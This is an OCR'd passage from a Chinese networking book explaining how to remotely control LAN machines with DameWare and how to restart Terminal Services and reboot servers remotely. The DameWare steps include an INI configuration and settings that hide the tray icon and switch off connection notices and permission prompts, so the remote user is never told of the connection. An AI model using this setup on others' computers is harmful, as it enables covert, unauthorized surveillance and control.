


图 5 - 55 新建帐号

2. 由于 Windows XP 系统是来宾帐户登陆，所以要更改组策略，将“本地账户的共享和安全模式”属性设为本地用户以自己的身份验证，如图 5 - 56 所示。




图 5－56　更改组策略

3. 运行 DameWare 迷你远程控制，依次点击“查看”→“Default Host 属性”，打开属性设置窗口，如图 5－57 所示。选择“远程选项”，按照图中所示设置参数。




图 5－57　设置参数

4. 点击远程连接图标，弹出远程连接窗口，如图 5－58 所示。填入远程客户机的 IP 地址，选择身份验证类型为“加密 Windows 登陆”，同时填写登陆的账号和密码。




图 5-58　远程连接设置

5. 设置好后,点击“连接”, DameWare 会自动连接远程主机,当它发现远程主机没有安装连接服务时,会弹出错误窗口,如图 5-59 所示。




图 5-59　错误窗口

打开 INI 文件,删除以前的文字,里面新添加上如下文字:

[Settings]

Port = 6129

Adgang NTLM = Yes

Adgang 1 =

Adgang 2 =

Adgang 3 = 0

Notify On New Connection = No

Permission Required = No

Show SysTray Icon = No

Permission Required for non Admin = Yes

On Disconnect Logoff Desktop = No

Force Applications Close = No

On Disconnect Lock Workstation = No

Logon At Logon Desktop Only = No

Enable Add Client Connection Menu = Yes

Enable Disconnection Menu = Yes

6. 保存后退出，远程主机会自动安装连接服务，如图5-60所示。

图5-60　安装连接服务

7. 依次点击“文件传输”→“Control Properties”，弹出如图5-61所示窗口。选择“通知对话”选项，将“连接时通知”前的勾取消。




图 5-61 安装过程

8. 再次点击连接,就可以连接成功了,如图 5-62 所示。

图 5-62 连接成功

5.8　对局域网中的工作站进行高效管理的技巧

伴随着网络规模的不断扩大，网络管理人员要是采用单机分别管理的方式来维护网络的话，工作量无疑是相当大的！为了提高网络管理效率，有经验的网络管理人员一般都会使用远程维护方式，来对局域网中的工作站进行高效管理。

1. 巧妙将远程服务启动起来

为了提高服务器的维护效率，常常通过远程终端服务来对服务器进行远程管理与维护。不过，服务器中的终端服务一不小心被停止运行的话，将无法对服务器进行远程管理与维护。遇到这种情况，难道就只能跑到服务器现场，将服务器的终端服务重新启动起来吗？事实上，只要仍然能够访问服务器，就有办法通过远程启动服务的方法来将服务器的终端服务重新启用起来，下面就是具体的启动方法。

首先，选择一台安装了 Windows 2000 以上版本系统的工作站作为远程登录服务器的终端，并在该系统桌面中依次单击“开始”→“运行”命令，从随后弹出的系统运行框中输入管理控制单元命令“mmc”，单击“确定”按钮后，打开该终端工作站的系统控制台窗口，如图 5-63 所示。




图 5-63　控制台窗口

然后，单击控制台窗口菜单栏中的“文件”菜单项，从弹出的下拉菜单中单击“添加/删除管理单元”命令，或者直接按下键盘中的复合键“Ctrl + M”，弹出如图 5 - 64 所示窗口。单击“添加”按钮，打开 5 - 65 所示窗口。然后从中选择“服务”选项并单击 “添加”按钮，打开如图 5 - 66 所示的设置界面。选中该界面中的“另一台计算机”选项，并在其后被自动激活的文本输入框中输入服务器的 IP 地址或者主机名称，再单击一下“完成”按钮返回到系统的管理控制制台界面；随后就能在管理列表中看到服务器系统的服务列表了，从中选择“Terminal services”选项，并用鼠标双击该选项，在弹出的选项设置窗口中，先单击“启动”按钮将服务器系统的终端服务启动起来，同时将该服务的启动类型设置为“自动”，这时服务器系统的 Terminal services 服务就能恢复正常工作状态了，那样的话又能通过该服务来对服务器系统进行远程管理与维护了。

图 5 - 64　添加/删除管理单元




图5-65　选择“服务”选项




图5-66　终端工作站的系统控制台窗口

2. 巧妙对服务器远程重启动

如果通过远程控制的方法在服务器中安装了一个重要程序，并且该程序安装完毕后，服

务器系统必须要重新启动之后才能生效,那么服务器一旦进入重新启动状态,与服务器之间保持的连接状态将会被断开;在这一过程中,要是服务器系统中的某个系统进程或者应用程序阻止了服务器重启操作的话,也就是说服务器运行了一些无法被自动关闭的应用程序或进程时,服务器的重启操作就将无法被顺利完成。遇到这些情形时,难道只有到服务器现场才能完成服务器系统的重新启动操作吗?答案是否定的,只要能够想办法让服务器系统强行关闭当前运行的应用程序或系统进程,就能轻松实现远程重新启动服务器系统的目的了。要做到这一点,不妨按照如下步骤进行操作。

如果服务器系统安装的是 Windows 2000,那么必须先到服务器现场,尝试对服务器进行一下重新启动,看看服务器中是否安装了无法被自动关闭的应用程序或者系统进程,如果发现,可以提前将这些应用程序卸载掉或者禁用掉,那样一来以后进行远程重启服务器操作时,就不会出现重新启动失败的现象了。

如果服务器系统安装的是 Windows 2003,最好使用该系统自带的 shutdown. exe 命令,来强行关闭服务器系统中可能出现的一些顽固进程或流氓程序,因为服务器中有的系统进程是运行中不可缺少的,往往是无法提前将它关闭的。在使用 shutdown. exe 